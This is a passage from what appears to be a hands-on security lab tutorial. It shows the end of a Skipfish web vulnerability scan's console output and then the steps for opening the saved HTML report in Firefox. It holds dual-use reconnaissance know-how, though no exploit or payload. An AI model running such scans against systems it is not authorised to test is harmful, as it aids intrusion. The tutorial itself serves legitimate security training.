  Node types : 2 serv, 8 dir, 2 file, 0 pinfo, 6 unkn, 11 par, 513 val
  Issues found : 11 info, 0 warn, 2 low, 0 medium, 0 high impact
  Dict size : 2328 words (113 new), 111 extensions, 256 candidates
  Signatures : 77 total

[!] Scan aborted by user, bailing out!
[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 541
[+] Looking for duplicate entries: 541
[+] Counting unique nodes: 36
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 541
[+] Generating summary views...
[+] Report saved to '/home/attacker/test/index.html' [0x471289f4].
[+] This was a great day for science!
  
```



- On completion of the scan, Skipfish generates a report and stores it in the **test** directory (in the **/home/attacker/** location). Click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.




- The **attacker** window appears, double-click **test** folder.



18. Right-click **index.html**, hover your mouse cursor on **Open With**, and click **Firefox** to view the scan result.




19. The Skipfish crawl result appears in the web browser, displaying a summary overview of document and issue types found, as shown in the screenshot.

